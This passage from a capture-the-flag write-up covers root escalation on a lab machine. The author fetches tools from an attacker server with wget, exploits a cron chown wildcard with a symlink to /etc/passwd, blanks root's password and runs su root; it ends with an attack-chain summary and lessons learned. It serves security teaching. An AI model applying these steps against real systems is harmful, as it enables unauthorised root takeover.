-rwxrwxr-x. 1 rocky apache   33 May 29  2021 local.txt
drwxrwxr-x. 3 rocky apache   69 May 29  2021 public_html

bash-4.4$ cat /home/rocky/local.txt
aaa87365bf3dc0c1a82aa14b4ce26bbc
A cron with chown and a wildcard
To see what processes run without holding privileges, pspy (repo), served from the attacker:
cd /home/krmena/tools
python3 -m http.server 80
cd /tmp/
wget http://192.168.1.80/pspy64
wget http://192.168.1.80/Linux-Su-Force.sh
2025-04-06 00:34:10 (49.3 MB/s) - 'pspy64' saved [3104768/3104768]
2025-04-06 00:34:28 (1.67 MB/s) - 'Linux-Su-Force.sh' saved [1600/1600]
The second script is not needed for process monitoring (it brute-forces passwords against su), but it gets left there just in case.
chmod +x *
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Config: Printing events (colored=true): processes=true | file-system-events=false
Draining file system events due to startup ...
done
Within seconds it uncovers a scheduled script:

Its content:
cat /usr/share/scripts/chown.sh
# chown rocky:apache /home/rocky/public_html/*
The chown is applied over public_html/*, a directory apache can write to. The * wildcard expands whatever is inside, and chown follows symbolic links: if we leave a symlink pointing to /etc/passwd, the cron will end up changing the ownership of /etc/passwd.
cd /home/rocky/public_html
ln -s /etc/passwd passwd
bash-4.4$ cat /usr/share/scripts/chown.sh
chown rocky:apache /home/rocky/public_html/*
bash-4.4$ cd /home/rocky/public_html
bash-4.4$ ln -s /etc/passwd passwd
The script runs chown rocky:apache /home/rocky/public_html/*; we drop the symlink passwd -> /etc/passwd there so the cron changes ownership of the real /etc/passwd.
Writable /etc/passwd -> root
With the link in place, all that is left is waiting for the cron. Rather than checking by hand, we leave a watch on the file's permissions:
watch -n 0.5 ls -l /etc/passwd
Before the cron runs, the file belongs to root and only root writes to it:

Every 0.5s: ls -l /etc/passwd

-rwxrwxr-x. 1 root root 1549 May 29  2021 /etc/passwd
After the cron's next pass, it changes:

Every 0.5s: ls -l /etc/passwd

-rwxrwxr-x. 1 rocky apache 1549 May 29  2021 /etc/passwd
The chown followed the symlink: /etc/passwd now belongs to rocky and to the apache group, and that group is ours, so the file is writable. We edit it to remove the x from root's password field:
nano /etc/passwd

root::0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
...
rocky:x:1000:1000::/home/rocky:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
That x is a pointer: it means "this user's password lives in /etc/shadow". Leaving the field empty tells the system the account has no password, so su root has nothing to ask for.
su root
id
bash-4.4$ su root
[root@cereal public_html]# id
uid=0(root) gid=0(root) groups=0(root)
cat /root/proof.txt
1aeb5db4e979543cb807cfd90df77763Box pwned.
Attack chain
cereal.ctf (vhost)  ->  subdomain fuzz on :44441  ->  secure.cereal.ctf
    └─> ping panel (serialized objects)  ->  /back_en/index.php.bak (source code)
            └─> object with isValid=true  ->  skips the filter  ->  shell_exec (RCE as apache)
                    └─> cron chown rocky:apache public_html/*  ->  symlink to /etc/passwd
                            └─> writable /etc/passwd  ->  remove root's x  ->  su root
Lessons learned
- A virtual host can hide the real service on another port. The subdomain did not show on 80; it did on
- You must fuzz on every HTTP service.
- A
.bakserves the code in the clear. With the source in front of you, deserialization stops being blind: you see exactly which property to manipulate. - You do not need a POP chain to exploit
unserialize. Controlling a single state property (isValid) is enough to skip validation and reachshell_exec. chown/chmodwith a wildcard + cron = symlink attack. The wildcard expands our link and the privileged operation ends up applied to/etc/passwd.- A writable
/etc/passwdis root. Removing root'sx(or injecting a UID 0 user) is the cleanest path touid=0.